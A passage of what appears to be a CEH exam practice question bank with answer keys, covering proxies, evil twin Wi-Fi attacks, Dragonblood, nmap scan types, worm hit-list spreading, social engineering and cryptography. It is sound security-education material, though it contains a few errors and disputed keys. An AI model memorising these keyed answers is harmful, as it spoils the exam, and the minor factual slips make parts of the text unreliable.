Initial sequence numbers (ISN) refers to the unique 32-bit sequence number assigned to each new connection on a Transmission Control Protocol (TCP)-based data communication. It helps with the allocation of a sequence number that does not conflict with other data bytes transmitted over a TCP connection. An ISN is unique to each connection and separated by each device.

Question 6:

You have decided to test your organization's website. For this purpose, you need a tool that can work as a proxy and save every request and response. Also, this tool must allow you to test parameters and headers manually to get more precise results than if using web vulnerability scanners.

Which of the following tools is appropriate for your requirements?

- **Burp suite**
- **(Correct)**
- **Proxychains**
- **Maskgen**
- **S3Scanner**

Explanation

<https://www.pentestgeek.com/what-is-burpsuite>

Burp Suite is a Java based Web Penetration Testing framework. It has become an industry standard suite of tools used by information security professionals. Burp Suite helps you identify vulnerabilities and verify attack vectors that are affecting web applications.

Burp Suite can be classified as an Interception Proxy. While browsing their target application, a penetration tester can configure their internet browser to route traffic through the Burp Suite proxy server. Burp Suite then acts as a (sort of) Man In The Middle by capturing and analyzing each request to and from the target web application so that they can be analyzed. Penetration testers can pause, manipulate and replay individual HTTP requests in order to analyze potential parameters or injection points. Injection points can be specified for manual as well as automated fuzzing attacks to discover potentially unintended application behaviors, crashes and error messages.

Question 7:

You come to a party with friends and ask the apartment owner about access to his wireless network. It tells you the name of the wireless point and its password, but when you try to connect to it, the connection occurs without asking for a password.

Which of the following attacks could have occurred?

- **Evil twin attack**
- **(Correct)**
- **Wireless sniffing**
- **Wardriving attack**
- **Piggybacking attack**

Explanation

[https://en.wikipedia.org/wiki/Evil_twin_\(wireless_networks\)](https://en.wikipedia.org/wiki/Evil_twin_(wireless_networks))

An evil twin attack is a hack attack in which a hacker sets up a fake Wi-Fi network that looks like a legitimate access point to steal victims' sensitive details. Most often, the victims of such attacks are ordinary people like you and me.

The attack can be performed as a man-in-the-middle (MITM) attack. The fake Wi-Fi access point is used to eavesdrop on users and steal their login credentials or other sensitive information. Because the hacker owns the equipment being used, the victim will have no idea that the hacker might be intercepting things like bank transactions.

An evil twin access point can also be used in a phishing scam. In this type of attack, victims will connect to the evil twin and will be lured to a phishing site. It will prompt them to enter their sensitive data, such as their login details. These, of course, will be sent straight to the hacker. Once the hacker gets them, they might simply disconnect the victim and show that the server is temporarily unavailable.

ADDITION: It may not seem obvious what happened. The problem is in the question statement. The attackers were not Alice and John, who were able to connect to the network without a password, but on the contrary, they were attacked and forced to connect to a fake network, and not to the real network belonging to Jane.

Question 8:

Which of the following is a cloud solution option where a customer can join with a group of users or organizations to share a cloud environment?

- Community
- (Correct)
- Hybrid
- Private
- Public

Explanation

Cloud deployment models indicate how the cloud services are made available to users. The four deployment models associated with cloud computing are as follows:

- **Public cloud.** As the name suggests, this type of cloud deployment model supports all users who want to use a computing resource, such as hardware (OS, CPU, memory, storage) or software (application server, database) on a subscription basis. The most common uses of public clouds are for application development and testing, non-mission-critical tasks such as file-sharing, and e-mail service.

- **Private cloud.** True to its name, a private cloud is typically infrastructure used by a single organization. The organization itself may manage such infrastructure to support various user groups. It could be managed by a service provider that takes care of it either on-site or off-site. Private clouds are more expensive than public clouds due to the capital expenditure involved in acquiring and maintaining them. However, private clouds are better able to address the security and privacy concerns of organizations today.

- **Hybrid cloud.** In a hybrid cloud, an organization makes use of interconnected private and public cloud infrastructure. Many organizations use this model when they need to rapidly scale up their IT infrastructure, such as when leveraging public clouds to supplement the capacity available within a private cloud. For example, if an online retailer needs more computing resources to run its Web applications during the holiday season, it may attain those resources via public clouds.

- ***Community cloud.*** This deployment model supports multiple organizations sharing computing resources that are part of a community; examples include universities cooperating in certain areas of research or police departments within a county or state sharing computing resources. Access to a community cloud environment is typically restricted to the members of the community.

With public clouds, the cost is typically low for the end-user, and there is no capital expenditure involved. The use of private clouds involves capital expenditure. However, the expenditure is still lower than the cost of owning and operating the infrastructure due to private clouds' greater consolidation and resource pooling level. Private clouds also offer more security and compliance support than public clouds. As such, some organizations may choose to use private clouds for their more mission-critical, secure applications and public clouds for basic tasks such as application development and testing environments and e-mail services.

Question 9:

Which of the following methods can keep your wireless network undiscoverable and accessible only to those that know it?

- **Lock all users**
- **Remove all passwords**
- **Delete the wireless network**
- **Disable SSID broadcasting**
- **(Correct)**

Explanation

The SSID (service set identifier) is the name of your wireless network. SSID broadcast is how your router transmits this name to surrounding devices. Its primary function is to make your network visible and easily accessible. Most routers broadcast their SSIDs automatically. To disable or enable SSID broadcast, you need to change your router's settings.

Disabling SSID broadcast will make your Wi-Fi network name invisible to other users. However, this only hides the name, not the network itself. You cannot disguise the router's activity, so hackers can still attack it.

With your network invisible to wireless devices, connecting becomes a bit more complicated. Just giving a Wi-Fi password to your guests is no longer enough. They have to configure their settings manually by including the network name, security mode, and other relevant info.

Disabling SSID might be a small step towards online security, but by no means should it be your final one. Before considering it as a security measure, consider the following aspects:

- Disabling SSID broadcast will not hide your network completely

Disabling SSID broadcast only hides the network name, not the fact that it exists. Your router constantly transmits so-called beacon frames to announce the presence of a wireless network. They contain essential information about the network and help the device connect.

- Third-party software can easily trace a hidden network

Programs such as NetStumbler or Kismet can easily locate hidden networks. You can try using them yourself to see how easy it is to find available networks – hidden or not.

- *You might attract unwanted attention.*

Disabling your SSID broadcast could also raise suspicion. Most of us assume that when somebody hides something, they have a reason to do so. Thus, some hackers might be attracted to your network.

Question 10:

Which of the following vulnerabilities will you use if you know that the target network uses WPA3 encryption?

- **Cross-site request forgery**
- **Key reinstallation attack**
- **AP misconfiguration**
- **Dragonblood**
- **(Correct)**

Explanation

https://en.wikipedia.org/wiki/Wi-Fi_Protected_Access#Dragonblood_attack

In April 2019 the same researchers behind the KRACK disclosure in 2017 released five new WPA3 vulnerabilities collectively named Dragonblood. It allows an attacker in range of a password-protected Wi-Fi network to obtain the password and gain access to sensitive information such as user credentials, emails and credit card numbers.

According to the published report:

- <https://wpa3.mathyvanhoef.com/>

“The WPA3 certification aims to secure Wi-Fi networks, and provides several advantages over its predecessor WPA2, such as protection against offline dictionary attacks and forward secrecy. Unfortunately, we show that WPA3 is affected by several design flaws, and analyze these flaws both theoretically and practically. Most prominently, we show that WPA3’s Simultaneous Authentication of Equals (SAE) handshake, commonly known as Dragonfly, is affected by password partitioning attacks.”

Incorrect answers:

Cross-site request forgery https://en.wikipedia.org/wiki/Cross-site_request_forgery

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they’re currently authenticated. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker’s choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address,

and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.

Key reinstallation attack <https://en.wikipedia.org/wiki/KRACK>

KRACK is an acronym for **Key Reinstallation Attack**. KRACK is a severe replay attack on **Wi-Fi Protected Access protocol (WPA2)**, which secures your Wi-Fi connection. Hackers use KRACK to exploit a vulnerability in WPA2. When in close range of a potential victim, attackers can access and read encrypted data using KRACK.

AP misconfiguration

APs connected to your network with a configuration that does not conform to your Authorized WLAN Policy. Most common areas of misconfiguration, that leads to wireless cracking's are:

- Some AP configurations are left to factory defaults, like usernames and passwords or default WLAN's broadcasted (SSID's) and default settings may be found in manuals of the specific vendor on the internet.
- Human Error - advanced security policies are configured on a set of AP's across the organization, and other ones are forgotten and left with default weak security settings.

As a counter-measure against misconfigured AP, organizations should follow the ongoing site surveys as a tool to monitor a secure wireless environment.

Question 11:

Marketing department employees complain that their computers are working slow and every time they attempt to go to a website, they receive a series of pop-ups with advertisements.

Which of the following type of malwares infected their systems?

- **Spyware**
- **Adware**
- **(Correct)**
- **Trojan**
- **Virus**

Explanation

<https://en.wikipedia.org/wiki/Adware>

Adware is also known as advertisement-supported software. Creators of adware include advertisements or help distribute other software to earn money. In many cases, ads may be within the software itself. Alternatively, the adware may encourage you to install additional software provided by third-party sponsors. Adware programs exist across all computers and mobile devices. Most of these are perfectly safe and legitimate, but some might have dark motives that you are unaware of.

You might opt to download adware if you want:

- Free computer programs or mobile apps.
- Personalized ads tailored to your wants and needs.
- To try the software that comes bundled.

Adware creators and distributing vendors make money from third-parties via either:

- **Pay-per-click (PPC)** – they get paid each time you open an ad.
- **Pay-per-view (PPV)** – they get paid each time an ad is shown to you.
- **Pay-per-install (PPI)** – they get paid each time bundled software is installed on a device.

The sponsoring third-parties benefit from adware by:

- Gaining more users for their software.

- Showing their products or services to more potential customers.
- Collecting data about you to create more effective custom marketing adverts.

Together, this is what makes adware profitable and beneficial for you and all people involved.

By definition, adware is not inherently malicious. However, the intentions of the paying advertiser, a secondary paying distributor, or the creator may be less safe. Plus, it can be a gateway for malicious acts, like malware infection or spying on your digital habits.

Question 12:

The attacker is trying to cheat one of the employees of the target organization by initiating fake calls while posing as a legitimate employee. Also, he sent phishing emails to steal employee's credentials and further compromise his account.

Which of the following techniques did the attacker use?

- **Insider threat**
- **Password reuse**
- **Reverse engineering**
- **Social engineering**
- **(Correct)**

Explanation

[https://en.wikipedia.org/wiki/Social_engineering_\(security\)](https://en.wikipedia.org/wiki/Social_engineering_(security))

Social engineering is a manipulation technique that exploits human error to gain private information, access, or valuables. In cybercrime, these “human hacking” scams tend to lure unsuspecting users into exposing data, spreading malware infections, or giving access to restricted systems. Attacks can happen online, in-person, and via other interactions.

Scams based on social engineering are built around how people think and act. As such, social engineering attacks are especially useful for manipulating a user’s behavior. Once an attacker understands what motivates a user’s actions, they can deceive and manipulate the user effectively.

Almost every type of cybersecurity attack contains some kind of social engineering. For example, the classic email and virus scams are laden with social overtones.

Social engineering can impact you digitally through mobile attacks in addition to desktop devices. However, you can just as easily be faced with a threat in-person. These attacks can overlap and layer onto each other to create a scam.

Here are some common methods used by social engineering attackers:

- **Phishing** attackers pretend to be a trusted institution or individual in an attempt to persuade you to expose personal data and other valuables.

· **Baiting** abuses your natural curiosity to coax you into exposing yourself to an attacker. Typically, potential for something free or exclusive is the manipulation used to exploit you. The attack usually involves infecting you with malware.

· **Physical breaches** involve attackers appearing in-person, posing as someone legitimate to gain access to otherwise unauthorized areas or information.

· **Pretexting** uses a deceptive identity as the “pretext” for establishing trust, such as directly impersonating a vendor or a facility employee. This approach requires the attacker to interact with you more proactively. The exploit follows once they’ve convinced you they are legitimate.

· **Tailgating , or piggybacking**, is the act of trailing an authorized staff member into a restricted-access area. Attackers may play on social courtesy to get you to hold the door for them or convince you that they are also authorized to be in the area. Pretexting can play a role here too.

· **Quid pro quo** is a term roughly meaning “a favor for a favor,” which in the context of phishing means an exchange of your personal info for some reward or other compensation. Giveaways or offers to take part in research studies might expose you to this type of attack.

Incorrect answers:

Insider threat https://en.wikipedia.org/wiki/Insider_threat

Insider threats are people – whether employees, former employees, contractors, business partners, or vendors – with legitimate access to an organization’s networks and systems who deliberately exfiltrate data for personal gain or accidentally leak sensitive information.

Password reuse https://en.wikipedia.org/wiki/Password#Password_reuse

Credential reuse is a problem for many organizations. Users inundated with requirements to supply complex passwords to different systems often resort to reusing the same password across multiple accounts so that they can easily manage their credentials. This can cause major security issues when those credentials are compromised.

In a credential reuse attack, the attacker is able to obtain valid credentials for one system and then tries to use the same credentials to compromise other accounts/systems.

Reverse engineering https://en.wikipedia.org/wiki/Reverse_engineering

Reverse-engineering is the act of dismantling an object to see how it works. It is done primarily to analyze and gain knowledge about the way something works but often is used to duplicate or enhance the object.

Security researchers reverse-engineer code to find security risks in programs. They also use the technique to understand malicious applications and disrupt them. But researchers aren't the only ones doing this: bad actors also want to find software flaws through reverse engineering.

Question 13:

You need to send an email containing confidential information. Your colleague advises you to use PGP to be sure that the data will be safe.

What should you use to communicate correctly using this type of encryption?

- **Use your colleague's private key to encrypt the message.**
- **Use your own private key to encrypt the message.**
- **Use your own public key to encrypt the message.**
- **Use your colleague's public key to encrypt the message.**
- **(Correct)**

Explanation

https://en.wikipedia.org/wiki/Pretty_Good_Privacy

Pretty Good Privacy (PGP) is an encryption program that provides cryptographic privacy and authentication for data communication. PGP is used for signing, encrypting, and decrypting texts, e-mails, files, directories, and whole disk partitions and to increase the security of e-mail communications.

PGP encryption uses a serial combination of hashing, data compression, symmetric-key cryptography, and finally public-key cryptography; each step uses one of several supported algorithms. Each public key is bound to a username or an e-mail address.

https://en.wikipedia.org/wiki/Public-key_cryptography

Public key encryption uses two different keys. One key is used to encrypt the information and the other is used to decrypt the information. Sometimes this is referred to as asymmetric encryption because two keys are required to make the system and/or process work securely. One key is known as the public key and should be shared by the owner with anyone who will be securely communicating with the key owner. However, the owner's secret key is not to be shared and considered a private key. If the private key is shared with unauthorized recipients, the encryption mechanisms protecting the information must be considered compromised.

Question 14:

You use Docker architecture in your application to employ a client/server model. And you need to use a component that can process API requests and handle various Docker objects, such as containers, volumes, images, and networks.

Which of the following Docker components will you use for these purposes?

- **Docker registries**
- **Docker daemon**
- **(Correct)**
- **Docker client**
- **Docker objects**

Explanation

<https://docs.docker.com/get-started/overview/>

The Docker daemon (`dockerd`) listens for Docker API requests and manages Docker objects such as images, containers, networks, and volumes. A daemon can also communicate with other daemons to manage Docker services.

The Docker client (`docker`) is the primary way that many Docker users interact with Docker. When you use commands such as `docker run`, the client sends these commands to `dockerd`, which carries them out. The `docker` command uses the Docker API. The Docker client can communicate with more than one daemon.

A Docker registry stores Docker images. Docker Hub is a public registry that anyone can use, and Docker is configured to look for images on Docker Hub by default. You can even run your own private registry.

Docker objects

When you use Docker, you are creating and using images, containers, networks, volumes, plugins, and other objects:

- IMAGES

An image is a read-only template with instructions for creating a Docker container. Often, an image is based on another image, with some additional customization. For example, you may build an image which is based on the ubuntu image, but installs the Apache web server and your application, as well as the configuration details needed to make your application run.

- CONTAINERS

A container is a runnable instance of an image. You can create, start, stop, move, or delete a container using the Docker API or CLI. You can connect a container to one or more networks, attach storage to it, or even create a new image based on its current state.

Question 15:

Identify the attack technique by description:

The attacker gains unauthorized access to the target network, remains there without being detected for a long time, and obtains sensitive information without sabotaging the organization.

- Spear-phishing sites.
- Insider threat.
- Diversion theft.
- Advanced persistent threat.
- (Correct)

Explanation

https://en.wikipedia.org/wiki/Advanced_persistent_threat

An **advanced persistent threat (APT)** is a stealthy threat actor, typically a nation state or state-sponsored group, which gains unauthorized access to a computer network and remains undetected for an extended period. In recent times, the term may also refer to non-state-sponsored groups conducting large-scale targeted intrusions for specific goals.

Incorrect answers:

Insider threat https://en.wikipedia.org/wiki/Insider_threat

Insider threats are people – whether employees, former employees, contractors, business partners, or vendors – with legitimate access to an organization's networks and systems who deliberately exfiltrate data for personal gain or accidentally leak sensitive information.

NOTE: Interestingly, this may well be the correct answer to the question. Jonh can be a *turncloak*.

It is an insider who is maliciously stealing data. In most cases, it's an employee or contractor – someone who is supposed to be on the network and has legitimate credentials but is abusing their access for fun or profit.

Diversion theft

This is a con game, whereby attackers persuade delivery and transport companies that their deliveries and services are requested elsewhere. There are some advantages of getting the consignments of a certain company—the attackers can physically dress as the legitimate delivery agent and proceed to deliver already-flawed products. They might have installed rootkits or some spying hardware that will go undetected in the delivered products.

NOTE: And this option fits as the correct answer. Or rather, as part of it. Part of the attack that Jonh performs to achieve the goal. You see, I don't like new questions, they are too straightforward, you will never meet this in real work, I don't agree to admit that the correct answer is the one that better fits the definition in Wikipedia, but this is just my humble opinion.

Spear-phishing sites

NOTE: I have not met such a definition, but probably the EC-Council means the following:

Spear phishing is an email or electronic communications scam targeted towards a specific individual, organization or business. Although often intended to steal data for malicious purposes, cybercriminals may also intend to install malware on a targeted user's computer.

This is how it works: An email arrives, apparently from a trustworthy source, but instead it leads the unknowing recipient to a bogus website full of malware. These emails often use clever tactics to get victims' attention.

Question 16:

During a port scan on the target host, your colleague sends FIN/ACK probes and finds that an RST packet is sent in response by the target host, indicating that the port is closed.

Which of the following port scanning techniques did your colleague use?

- **Xmas scan**
- **ACK flag probe scan**
- **TCP Maimon scan**
- **(Correct)**
- **IDLE/IPID header scan**

Explanation

<https://nmap.org/book/scan-methods-maimon-scan.html>

The Maimon scan is named after its discoverer, Uriel Maimon. He described the technique in Phrack Magazine issue #49 (November 1996). Nmap, which included this technique, was released two issues later. This technique is exactly the same as NULL, FIN, and Xmas scan, except that the probe is FIN/ACK. According to RFC 793 (TCP), a RST packet should be generated in response to such a probe whether the port is open or closed. However, Uriel noticed that many BSD-derived systems simply drop the packet if the port is open.

Question 17:

You must identify open ports in the target network and determine whether the ports are online and any firewall rule sets are encountered.

Which of the following nmap commands do you must use to perform the TCP SYN ping scan?

- `nmap -sn -PO <target IP address>`
- `nmap -sn -PA <target IP address>`
- `nmap -sn -PS <target IP address>`
- **(Correct)**
- `nmap -sn -PP <target IP address>`

Explanation

<https://nmap.org/book/host-discovery-techniques.html>

TCP SYN Ping (-PS<port list>)

The -PS option sends an empty TCP packet with the SYN flag set. The default destination port is 80 (configurable at compile time by changing DEFAULT_TCP_PROBE_PORT_SPEC in nmap.h), but an alternate port can be specified as a parameter. A list of ports may be specified (e.g. -PS22-25,80,113,1050,35000), in which case probes will be attempted against each port in parallel.

The SYN flag suggests to the remote system that you are attempting to establish a connection. Normally the destination port will be closed, and a RST (reset) packet will be sent back. If the port happens to be open, the target will take the second step of a TCP three-way-handshake by responding with a SYN/ACK TCP packet. The machine running Nmap then tears down the nascent connection by responding with a RST rather than sending an ACK packet which would complete the three-way-handshake and establish a full connection.

Nmap does not care whether the port is open or closed. Either the RST or SYN/ACK response discussed previously tell Nmap that the host is available and responsive.

Incorrect answers:

-PA<port list> - TCP ACK Ping

-PO<protocol list> - IP Protocol Ping

-PE, -PP, and -PM - ICMP Ping Types

Question 18:

Which of the following encryption algorithms is a symmetric key block cipher that has a 128-bit block size, and its key size can be up to 256 bits?

- HMAC
- Twofish
- (Correct)
- Blowfish
- IDEA

Explanation

<https://en.wikipedia.org/wiki/Twofish>

Twofish is an encryption algorithm designed by Bruce Schneier. ***It's a symmetric key block cipher with a block size of 128 bits, with keys up to 256 bits.***

Incorrect answers:

HMAC

<https://en.wikipedia.org/wiki/HMAC>

An HMAC (sometimes expanded as either keyed-hash message authentication code or hash-based message authentication code) is a specific type of message authentication code (MAC) involving a cryptographic hash function and a secret cryptographic key. As with any MAC, it may be used to simultaneously verify both the data integrity and the authenticity of a message.

HMAC can provide message authentication using a shared secret instead of using digital signatures with asymmetric cryptography. It trades off the need for a complex public key infrastructure by delegating the key exchange to the communicating parties, who are responsible for establishing and using a trusted channel to agree on the key prior to communication.

IDEA

https://en.wikipedia.org/wiki/International_Data_Encryption_Algorithm

The International Data Encryption Algorithm (IDEA), originally called Improved Proposed Encryption Standard (IPES), is a symmetric-key block cipher designed by James Massey of ETH Zurich and Xuejia Lai and was first described in 1991. The algorithm was intended as a replacement for the Data Encryption Standard (DES). IDEA is a minor revision of an earlier cipher Proposed Encryption Standard (PES).

The cipher was designed under a research contract with the Hasler Foundation, which became part of Ascom-Tech AG. The cipher was patented in a number of countries but was freely available for non-commercial use. The name "IDEA" is also a trademark. The last patents expired in 2012, and IDEA is now patent-free and thus completely free for all uses.

IDEA was used in Pretty Good Privacy (PGP) v2.0 and was incorporated after the original cipher used in v1.0, BassOmatic, was found to be insecure. IDEA is an optional algorithm in the OpenPGP standard.

Blowfish

[https://en.wikipedia.org/wiki/Blowfish_\(cipher\)](https://en.wikipedia.org/wiki/Blowfish_(cipher))

Blowfish is a symmetric-key block cipher, designed in 1993 by Bruce Schneier and included in many cipher suites and encryption products. Blowfish provides a good encryption rate in software and no effective cryptanalysis of it has been found to date. However, the Advanced Encryption Standard (AES) now receives more attention, and Schneier recommends Twofish for modern applications.

Schneier designed Blowfish as a general-purpose algorithm, intended as an alternative to the aging DES and free of the problems and constraints associated with other algorithms. At the time Blowfish was released, many other designs were proprietary, encumbered by patents or were commercial or government secrets. Schneier has stated that, "Blowfish is unpatented, and will remain so in all countries. The algorithm is hereby placed in the public domain, and can be freely used by anyone."

Notable features of the design include key-dependent S-boxes and a highly complex key schedule.

Question 19:

Your company follows the five-tier container technology architecture. Your colleagues use container technology to deploy applications/software. In this process, they include all dependencies, such as libraries and configuration files, binaries, and other resources that run independently from other processes in the cloud environment. Now they verify and validate image contents, sign images, and send them to the registries.

At which of the following tiers are your colleagues currently working according to the five-tier container technology architecture?

- **Tier-1: Developer machines.**
- **Tier-3: Registries.**
- **Tier-2: Testing and accreditation systems.**
- **(Correct)**
- **Tier-4: Orchestrators.**

Explanation

According to EC-Council's training materials:

Tier-1: Developer machines - image creation, testing and accreditation

Tier-2: Testing and accreditation systems - verification and validation of image contents, signing images and sending them to the registries

Tier-3: Registries - storing images and disseminating images to the orchestrators based on requests

Tier-4: Orchestrators - transforming images into containers and deploying containers to hosts

Tier-5: Hosts - operating and managing containers as instructed by the orchestrator

Question 20:

Identify the technique by description:

The attacker wants to create a botnet. Firstly, he collects information about a large number of vulnerable machines to create a list. Secondly, they infect the machines. The list is divided by assigning half of the list to the newly compromised machines. The scanning process runs simultaneously. This technique ensures a very fast spreading and installation of malicious code.

- **Subnet scanning technique**
- **Hit-list scanning technique**
- **(Correct)**
- **Topological scanning technique**
- **Permutation scanning technique**

Explanation

https://stackingdwarves.net/public_stuff/cs_papers/Worms/worms-2.xml

A worm is a malicious program similar to a virus, with the notable difference that it does not require any user interaction to spread. Instead, it exploits a programming error in server software or the underlying operating system to infect a machine. This means it requires an appropriate weakness to be present on the target.

Once a target is infected, the worm activates itself and begins to use the network resources of the victim to scan for other potential targets. Since the infection happens automatically, worms spread many orders of magnitude faster than viruses.

Hit-list scanning

To avoid the disadvantages of scanning entirely, a list of vulnerable hosts can be composed in advance and sent along with the worm. The list data can be gathered surreptitiously over a long period of time, so that the scans will not stand out from the normal everyday portscan activity of script kiddies and curious netizens. When the actual attack starts, there will be no more scan traffic that might betray the worm, and each infection attempt will hit home.

The interesting part here is the handling of the hit list. It will be huge (a few hundred k at the least), and it must be divided among worm instances so that duplicate infection

attempts are avoided. At the same time, a certain amount of redundancy is necessary in case a worm instance is lost and with it part of the hit list.

Hit list worms will spread orders of magnitude faster than normal scanning worms, and allow for precise targetting in advance. So far, no wide-spread hit list worm has been observed in the wild.

Question 21:

The medical company has recently experienced security breaches. After this incident, their patients' personal medical records became available online and easily found using Google.

Which of the following standards has the medical organization violated?

- PCI DSS
- PII
- ISO 2002
- HIPAA/PHI
- **(Correct)**

Explanation

<https://www.hhs.gov/hipaa/index.html>

PHI stands for Protected Health Information.

The HIPAA Privacy Rule provides federal protections for personal health information held by covered entities and gives patients an array of rights with respect to that information. At the same time, the Privacy Rule is balanced so that it permits the disclosure of personal health information needed for patient care and other important purposes.

Incorrect answers:

PCI DSS

<https://www.pcisecuritystandards.org/>

The Payment Card Industry Data Security Standard (PCI DSS) is an information security standard for organizations that handle branded credit cards from the major card schemes.

The PCI Standard is mandated by the card brands but administered by the Payment Card Industry Security Standards Council. The standard was created to increase controls around cardholder data to reduce credit card fraud.

PII

https://en.wikipedia.org/wiki/Personal_data

Personal data, also known as personal information or ***personally identifiable information (PII)*** is any information related to an identifiable person.

The abbreviation PII is widely accepted in the United States, but the phrase it abbreviates has four common variants based on personal / personally, and identifiable / identifying. Not all are equivalent, and for legal purposes the effective definitions vary depending on the jurisdiction and the purposes for which the term is being used. Under European and other data protection regimes, which centre primarily around the General Data Protection Regulation (GDPR), the term "personal data" is significantly broader, and determines the scope of the regulatory regime.

ISO 2002

<https://www.iso.org/standard/2002.html>

Just a tricky option

Question 22:

A competitor organization has hired a professional hacker who could collect sensitive information about your organization. The hacker starts by gathering the server IP address of the target organization using Whois footprinting. After this, he entered the server IP address as an input to an online tool to retrieve information such as your organization's network range and identify the network topology and operating system used in the network.

Which of the following tools did the hacker use for this purpose?

- DuckDuckGo
- ARIN
- (Correct)
- AOL
- Baidu

Explanation

Established in December 1997, the American Registry for Internet Numbers (ARIN) is a nonprofit, member-based organization that supports the operation and growth of the Internet.

ARIN accomplishes this by carrying out its core service, which is the management and distribution of Internet number resources such as Internet Protocol (IP) addresses and Autonomous System Numbers (ASNs). ARIN manages these resources within its service region, which is comprised of Canada, the United States, and many Caribbean and North Atlantic islands. ARIN also coordinates policy development by the community and advances the Internet through informational outreach.

ARIN LOOKUP <https://mxtoolbox.com/arin.aspx>

This test will query the American Registry for Internet Numbers (ARIN) database and tell you who an IP address is registered to. Generally speaking, you will input an IP address and find out what ISP or hosting provider uses that block for its customers. Very large end customers may have their own ARIN allocations.

Incorrect answers:

NOTE: The following definitions are given in the context of online tools. Keep this in mind, as this name can be a huge corporation with a lot of services and services.

DuckDuckGo <https://duckduckgo.com/>

DuckDuckGo (also abbreviated as DDG) is an internet search engine that emphasizes protecting searchers' privacy and avoiding the filter bubble of personalized search results. DuckDuckGo distinguishes itself from other search engines by not profiling its users and by showing all users the same search results for a given search term.

AOL Search <https://search.aol.com/>

AOL Search provides users with access to web, image, multimedia, shopping, news and local search results.

Baidu <https://en.wikipedia.org/wiki/Baidu>

Baidu is a Chinese website and search engine that enables individuals to obtain information and find what they need.

Question 23:

Which of the following keys can you share using asymmetric cryptography?

- **Public keys**
- **(Correct)**
- **Public and private keys**
- **Private keys**
- **User passwords**

Explanation

https://en.wikipedia.org/wiki/Public-key_cryptography

Public-key cryptography, or asymmetric cryptography, is a cryptographic system that uses pairs of keys: **public keys (which may be known to others), and private keys (which may never be known by any except the owner)**. The generation of such key pairs depends on cryptographic algorithms which are based on mathematical problems termed one-way functions. Effective security requires keeping the private key private; the public key can be openly distributed without compromising security.

In such a system, any person can encrypt a message using the intended receiver's public key, but that encrypted message can only be decrypted with the receiver's private key. This allows, for instance, a server program to generate a cryptographic key intended for a suitable symmetric-key cryptography, then to use a client's openly-shared public key to encrypt that newly generated symmetric key. The server can then send this encrypted symmetric key over an insecure channel to the client; only the client can decrypt it using the client's private key (which pairs with the public key used by the server to encrypt the message). With the client and server both having the same symmetric key, they can safely use symmetric key encryption (likely much faster) to communicate over otherwise-insecure channels. This scheme has the advantage of not having to manually pre-share symmetric keys (a fundamentally difficult problem) while gaining the higher data throughput advantage of symmetric-key cryptography.

With public-key cryptography, robust authentication is also possible. A sender can combine a message with a private key to create a short digital signature on the message. Anyone with the sender's corresponding public key can combine that message with a claimed digital signature; if the signature matches the message, the origin of the message is verified (i.e., it must have been made by the owner of the corresponding private key).

Public key algorithms are fundamental security primitives in modern cryptosystems, including applications and protocols which offer assurance of the confidentiality, authenticity and non-repudiability of electronic communications and data storage. They underpin numerous Internet standards, such as Transport Layer Security (TLS), S/MIME, PGP, and GPG. Some public key algorithms provide key distribution and secrecy (e.g., Diffie–Hellman key exchange), some provide digital signatures (e.g., Digital Signature Algorithm), and some provide both (e.g., RSA). Compared to symmetric encryption, asymmetric encryption is rather slower than good symmetric encryption, too slow for many purposes. Today's cryptosystems (such as TLS, Secure Shell) use both symmetric encryption and asymmetric encryption.

Question 24:

Identify wireless security protocol by description:

This wireless security protocol allows 192-bit minimum-strength security protocols and cryptographic tools to protect sensitive data, such as 256-bit Galois/Counter Mode Protocol (GCMP-256), 84-bit Hashed Message Authentication Mode with Secure Hash Algorithm (HMAC-SHA384), and Elliptic Curve Digital Signature Algorithm (ECDSA) using a 384-bit elliptic curve.

- **WPA2-Personal**
- **WPA2-Enterprise**
- **WPA3-Personal**
- **WPA3-Enterprise**
- **(Correct)**

Explanation

https://en.wikipedia.org/wiki/Wi-Fi_Protected_Access#WPA3

In January 2018, the Wi-Fi Alliance announced WPA3 as a replacement to WPA2. Certification began in June 2018.

The new standard uses an equivalent 192-bit cryptographic strength in WPA3-Enterprise mode (AES-256 in GCM mode with SHA-384 as HMAC), and still mandates the use of CCMP-128 (AES-128 in CCM mode) as the minimum encryption algorithm in WPA3-Personal mode.

The WPA3 standard also replaces the pre-shared key (PSK) exchange with Simultaneous Authentication of Equals (SAE) exchange, a method originally introduced with IEEE 802.11s, resulting in a more secure initial key exchange in personal mode and forward secrecy. The Wi-Fi Alliance also claims that WPA3 will mitigate security issues posed by weak passwords and simplify the process of setting up devices with no display interface.

Protection of management frames as specified in the IEEE 802.11w amendment is also enforced by the WPA3 specifications.

Question 25:

Which of the following is API designed to reduce complexity and increase the integrity of updating and changing which uses a web service that uses HTTP methods such as PUT, POST, GET, and DELETE and can improve the overall performance, visibility, scalability, reliability, and portability of an application?

- REST API
- RESTful API
- (Correct)
- JSON-RPC
- SOAP API

Explanation

https://en.wikipedia.org/wiki/Representational_state_transfer

RESTful APIs, which are also known as RESTful services, are designed using REST principles and HTTP communication protocols RESTful is a collection of resources that use HTTP methods such as PUT, POST, GET, and DELETE.

Six guiding constraints define a RESTful system. These constraints restrict the ways that the server can process and respond to client requests so that, by operating within these constraints, the system gains desirable non-functional properties, such as performance, scalability, simplicity, modifiability, visibility, portability, and reliability. If a system violates any of the required constraints, it cannot be considered RESTful.

Client-server architecture

The principle behind the client-server constraints is the separation of concerns. Separating the user interface concerns from the data storage concerns improves the portability of the user interfaces across multiple platforms. It also improves scalability by simplifying the server components. Perhaps most significant to the Web is that the separation allows the components to evolve independently, thus supporting the Internet-scale requirement of multiple organizational domains.

Statelessness

In computing, a stateless protocol is a communications protocol in which no session information is retained by the receiver, usually a server. Relevant session data is sent to the receiver by the client in such a way that every packet of information transferred can be understood in isolation, without context information from previous packets in the session. This property of stateless protocols makes them ideal in high volume applications, increasing performance by removing server load caused by retention of session information.

Cacheability

As on the World Wide Web, clients and intermediaries can cache responses. Responses must, implicitly or explicitly, define themselves as either cacheable or non-cacheable to prevent clients from providing stale or inappropriate data in response to further requests. Well-managed caching partially or completely eliminates some client-server interactions, further improving scalability and performance.

Layered system

